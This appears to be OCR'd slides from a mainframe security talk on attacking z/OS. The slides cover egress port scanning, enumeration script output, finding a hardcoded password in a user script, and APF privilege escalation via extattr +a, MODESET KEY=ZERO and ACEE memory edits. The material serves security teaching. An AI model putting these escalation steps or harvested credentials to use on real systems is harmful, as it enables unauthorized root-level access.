
Network routes from before most of you were born

Very simple:

1. On the mainframe run the java program *portscan*
2. On AWS (or any provider) run a tool like *Egressbuster*



```
PHIL:/u/phil: >java -cp '.' portscan 3.145.142.29 1330 1340 -t 100 -d
PortScan by SirCICSalot
3.145.142.29
Trying Port: 1330
Trying Port: 1331
Port 1331 is open
Trying Port: 1332
Port 1332 is open
Trying Port: 1333
Port 1333 is open
Trying Port: 1334
Port 1334 is open
Trying Port: 1335
Port 1335 is open
Trying Port: 1336
Port 1336 is open
Trying Port: 1337
Port 1337 is open
Trying Port: 1338
Port 1338 is open
Trying Port: 1339
Port 1339 is open
Trying Port: 1340
Port 1340 is open
PHIL:/u/phil: >
```



```
admin@ip-172-31-24-128:~/egressTester$ sudo ./egresstester.py 172.31.24.128 enX0 -v

 Mainframe Testing Team Presents: Network Egress Tester
Arguments: Namespace(local_ip='172.31.24.128', interface='enX0', source_ip='0.0.0.0/0', start_p
rbose=True, logfile=None)
Current UID: 0
Inserting iptables rule to redirect connections from 0.0.0.0/0 ports 1 to 65535 to port 55901/tc
[*] Listening on TCP ports 1 to 65535
[*] Press control-c when finished
[+] Connection from 34.198.158.143 (mainframe.mfctf.com) on port: 1337/tcp (0 bytes)
[+] Connection from 34.198.158.143 (mainframe.mfctf.com) on port: 1340/tcp (0 bytes)
[+] Connection from 34.198.158.143 (mainframe.mfctf.com) on port: 1331/tcp (0 bytes)
[+] Connection from 34.198.158.143 (mainframe.mfctf.com) on port: 1332/tcp (0 bytes)
[+] Connection from 34.198.158.143 (mainframe.mfctf.com) on port: 1333/tcp (0 bytes)
[+] Connection from 34.198.158.143 (mainframe.mfctf.com) on port: 1334/tcp (0 bytes)
[+] Connection from 34.198.158.143 (mainframe.mfctf.com) on port: 1335/tcp (0 bytes)
[+] Connection from 34.198.158.143 (mainframe.mfctf.com) on port: 1336/tcp (0 bytes)
[+] Connection from 34.198.158.143 (mainframe.mfctf.com) on port: 1337/tcp (0 bytes)
[+] Connection from 34.198.158.143 (mainframe.mfctf.com) on port: 1338/tcp (0 bytes)
```

Analysis

ENUM Rexx Script Ouput

```
./ENUM.rexx
...
External Security Manager:
Product: RACF
Version: FMID HRF7791
Datasets:
  Primary: SYS1.RACFDS
  Backup:  SYS1.RACFDS.BACKUP
...
KDFAES encryption is not active
```

ENUM Rexx Script Ouput

```
./ENUM.rexx
...
External Security Manager:
Product: RACF
Version: FMID HRF7791
Datasets:
  Primary: SYS1.RACFDS
  Backup:  SYS1.RACFDS.BACKUP
...
KDFAES encryption is not active
```

OMVSEnum
Script Ouput

```
> ./OMVSSed.sh
...
[+] We can su to root without a password!
...
dr-xr-xr-x    2 CHAD     RULES       8192 Jul 16 10:15 DEFCON/
dr-xr-xr-x    2 PHIL     DROOLS      8192 Jul 16 18:05 BlackHat/
-rwxrwxrwx    1 OMVS     OMVSGRP     1163 Jul 25  2024 /etc/inetd.conf
-rwxrwxrwx    2 OMVS     OMVSGRP     1024 Jul 13 16:05 /bin/run.sh
...
[+] Unix Privileged RACF resources:
SUPERUSER.FILESYS.MOUNT
...
[+] We can issue extattr +a!
```

OMVSEnum
Script Ouput

```
> ./OMVSSed.sh
...
[+] We can su to root without a password!
...
dr-xr-xr-x    2 CHAD     RULES       8192 Jul 16 10:15 DEFCON/
dr-xr-xr-x    2 PHIL     DROOLS      8192 Jul 16 18:05 BlackHat/
-rwxrwxrwx    1 OMVS     OMVSGRP     1163 Jul 25  2024 /etc/inetd.conf
-rwxrwxrwx    2 OMVS     OMVSGRP     1024 Jul 13 16:05 /bin/run.sh
...
[+] Unix Privileged RACF resources:
SUPERUSER.FILESYS.MOUNT
...
[+] We can issue extattr +a!
```

OMVSEnum
Script Ouput

```
> ./OMVSSed.sh
...
[+] We can su to root without a password!
...
dr-xr-xr-x    2 CHAD     RULES       8192 Jul 16 10:15 DEFCON/
dr-xr-xr-x    2 PHIL     DROOLS      8192 Jul 16 18:05 BlackHat/
-rwxrwxrwx    1 OMVS     OMVSGRP     1163 Jul 25  2024 /etc/inetd.conf
-rwxrwxrwx    2 OMVS     OMVSGRP     1024 Jul 13 16:05 /bin/run.sh
...
[+] Unix Privileged RACF resources:
SUPERUSER.FILESYS.MOUNT
...
[+] We can issue extattr +a!
```

OMVSEnum
Script Ouput

```
> ./OMVSSed.sh
...
[+] We can su to root without a password!
...
dr-xr-xr-x    2 CHAD      RULES       8192 Jul 16 10:15 DEFCON/
dr-xr-xr-x    2 PHIL      DROOLS      8192 Jul 16 18:05 BlackHat/
-rwxrwxrwx    1 OMVS      OMVSGRP     1163 Jul 25  2024 /etc/inetd.conf
-rwxrwxrwx    2 OMVS      OMVSGRP     1024 Jul 13 16:05 /bin/run.sh
...
[+] Unix Privileged RACF resources:
SUPERUSER.FILESYS.MOUNT
...
[+] We can issue extattr +a!
```

OMVSEnum
Script Ouput

```
> ./OMVSSed.sh
...
[+] We can su to root without a password!
...
dr-xr-xr-x    2 CHAD     RULES       8192 Jul 16 10:15 DEFCON/
dr-xr-xr-x    2 PHIL     DROOLS      8192 Jul 16 18:05 BlackHat/
-rwxrwxrwx    1 OMVS     OMVSGRP     1163 Jul 25  2024 /etc/inetd.conf
-rwxrwxrwx    2 OMVS     OMVSGRP     1024 Jul 13 16:05 /bin/run.sh
...
[+] Unix Privileged RACF resources:
SUPERUSER.FILESYS.MOUNT
...
[+] We can issue extattr +a!
```

zOSHog
Ouput

```
> /usr/lpp/java/J8.0_64/bin/java -jar zoshog.jar
Usage: java zosHog <directory_path>

> /usr/lpp/java/J8.0_64/bin/java -jar zoshog.jar /u/

rw-r--r-- /u/PHIL/maintenance/daily_stats.py:9 password = "3$vByHd%"

>
```

zOSHog
Ouput

```
> /usr/lpp/java/J8.0_64/bin/java -jar zoshog.jar
Usage: java zosHog <directory_path>

> /usr/lpp/java/J8.0_64/bin/java -jar zoshog.jar /u/

rw-r--r-- /u/PHIL/maintenance/daily_stats.py:9 password = "3$vByHd%"

>
```

Privilege Escalation

Stored Credentials

Don’t store passwords in files

If storing them is required, make sure the file permission bits are appropriate

-rwx------ (owner read/write/x, group and world: none)


Using tools like zOSHog or FileTraversal and even z/OS UNIX built in tools make it trivial to find files with secrets.

/u/phil/maintenance/daily_stats.py

```
# This script connects to the CICS webserver
# to test that it is running

import requests
from requests.auth import HTTPBasicAuth

url = "your_website_url"

username = ”phil"
password = "3$vByHd%"

response = requests.get(url, auth=HTTPBasicAuth(username, password))

if response.status_code == 200:
print("Successfully connected to the website.")
print(response.text) # Print the content of the response
else:
print(f"Failed to connect. Status code: {response.status_code}")
print(response.text) # Optionally print the error response
```

/u/phil/maintenance/daily_stats.py

```
# This script connects to the CICS webserver
# to test that it is running

import requests
from requests.auth import HTTPBasicAuth

url = "your_website_url"

username = ”phil"
password = "3$vByHd%"

response = requests.get(url, auth=HTTPBasicAuth(username, password))

if response.status_code == 200:
print("Successfully connected to the website.")
print(response.text) # Print the content of the response
else:
print(f"Failed to connect. Status code: {response.status_code}")
print(response.text) # Optionally print the error response
```



```
~/Documents/Talks/SHARE2025 »
```

UNIX &
APF Authorized

z/OS adds extra bits in addition to permissions

- Importantly the a bit, which denotes a program as APF authorized

- To set this bit z/OS UNIX provides the program extattr
- `extattr +a` gives a program APF auth
- Access to run this is controlled by BPX.EXTATTR.APF
- The HFS/ZFS datasets DO NOT need to be APF authorized!

extattr - Set, reset, and display extended attributes for files

Format

extattr [**+alps**] [**-alps**] [-F*format*] *file* ...

Note: l is a lowercase L, not an uppercase i.

Description

extattr sets, resets, and displays extended attributes for files.

Extended attributes

The following extended attributes are defined:

a

When this attribute is set (**+a**) on an executable program file (load module), it behaves as if loaded from an APF-authorized library. For example, if this program is exec()ed at the job step level and the program is linked with the AC=1 attribute, the program will be executed as APF-authorized.

OMVSEnum Script Ouput

```
> ./OMVSSed.sh
...
[+] We can su to root without a password!
...
dr-xr-xr-x    2 CHAD     RULES       8192 Jul 16 10:15 DEFCON/
dr-xr-xr-x    2 PHIL     DROOLS      8192 Jul 16 18:05 BlackHat/
-rwxrwxrwx    1 OMVS     OMVSGRP     1163 Jul 25  2024 /etc/inetd.conf
-rwxrwxrwx    2 OMVS     OMVSGRP     1024 Jul 13 16:05 /bin/run.sh
...
[+] Unix Privileged RACF resources:
SUPERUSER.FILESYS.MOUNT
...
[+] We can issue extattr +a!
```

Understanding APF Privilege Escalation

How do we Change to Key 0?

How do we Change to Key 0?

```
MODESET KEY=ZERO,MODE=SUP
```

How do we Change to Key 0?

```
MODESET KEY=ZERO,MODE=SUP
```

To issue MODESET KEY=ZERO the program must be APF authorized:

By placing it in an APF authorized dataset

OR

In UNIX by giving it the extra attribute +a

(if you're a mainframer, yes we know there's more methods)

Understanding APF Privilege Escalation

8

```
008FA948  :  C1 C3 C5 C5 FF 00 00 C0  |  ACEE....
008FA950  :  03 0D 94 B1 00 00 00 00  |  ..m.....
008FA958  :  00 00 00 00 04 D7 C8 C9  |  .....PHI
008FA960  :  D3 40 40 40 40 06 D5 C5  |  L    .NE
008FA968  :  E3 E2 D7 C9 40 40 01 01  |  TSPI  ..
008FA970  :  04 25 19 5F 40 40 40 40  |  ...^
008FA978  :  40 40 40 40 00 8F A9 88  |      ..zh
008FA980  :  00 00 00 00 00 00 00 00  |  ........
008FA988  :  C1 C3 F1 F0 F6 F4 F8 C6  |  AC10648F
008FA990  :  00 00 00 00 00 00 00 00  |  ........
008FA998  :  00 00 00 00 00 00 00 00  |  ........
008FA9A0  :  40 40 40 40 40 40 40 40  |
008FA9A8  :  00 00 00 00 00 8F AA 08  |  ........
008FA9B0  :  00 00 00 00 00 00 00 00  |  ........
008FA9B8  :  00 00 00 00 00 8F AA 20  |  ........
008FA9C0  :  00 00 00 00 01 25 19 5F  |  .......^
008FA9C8  :  00 00 00 00 00 20 00 00  |  ........
008FA9D0  :  00 00 00 00 00 00 00 00  |  ........
008FA9D8  :  00 00 00 00 00 00 00 00  |  ........
008FA9E0  :  00 8F AA 58 00 00 00 00  |  ........
008FA9E8  :  00 00 00 00 00 8F AA E8  |  .......Y
008FA9F0  :  00 00 00 00 00 00 00 00  |  ........
008FA9F8  :  00 00 00 00 00 00 00 00  |  ........
008FAA00  :  00 00 00 00 14 45 36 10  |  ........
```

0


Understanding APF Privilege Escalation

```
008FA948  :  C1 C3 C5 C5 FF 00 00 C0  |  ACEE....
008FA950  :  03 0D 94 B1 00 00 00 00  |  ..m.....
008FA958  :  00 00 00 00 04 C3 C8 C1  |  .....CHA
008FA960  :  C4 40 40 40 40 06 C2 D9  |  D    .BR
008FA968  :  D6 C1 C4 C3 D6 D4 01 01  |  OADCOM..
008FA970  :  04 25 19 5F 40 40 40 40  |  ...^
008FA978  :  40 40 40 40 00 8F A9 88  |      ..zh
008FA980  :  00 00 00 00 00 00 00 00  |  ........
008FA988  :  C1 C3 F1 F0 F6 F4 F8 C6  |  AC10648F
008FA990  :  00 00 00 00 00 00 00 00  |  ........
008FA998  :  00 00 00 00 00 00 00 00  |  ........
008FA9A0  :  40 40 40 40 40 40 40 40  |
008FA9A8  :  00 00 00 00 00 8F AA 08  |  ........
008FA9B0  :  00 00 00 00 00 00 00 00  |  ........
008FA9B8  :  00 00 00 00 00 8F AA 20  |  ........
008FA9C0  :  00 00 00 00 01 25 19 5F  |  .......^
008FA9C8  :  00 00 00 00 00 20 00 00  |  ........
008FA9D0  :  00 00 00 00 00 00 00 00  |  ........
008FA9D8  :  00 00 00 00 00 00 00 00  |  ........
008FA9E0  :  00 8F AA 58 00 00 00 00  |  ........
008FA9E8  :  00 00 00 00 00 8F AA E8  |  .......Y
008FA9F0  :  00 00 00 00 00 00 00 00  |  ........
008FA9F8  :  00 00 00 00 00 00 00 00  |  ........
008FAA00  :  00 00 00 00 14 45 36 10  |  ........
```

UNIX APF Privilege Escalation

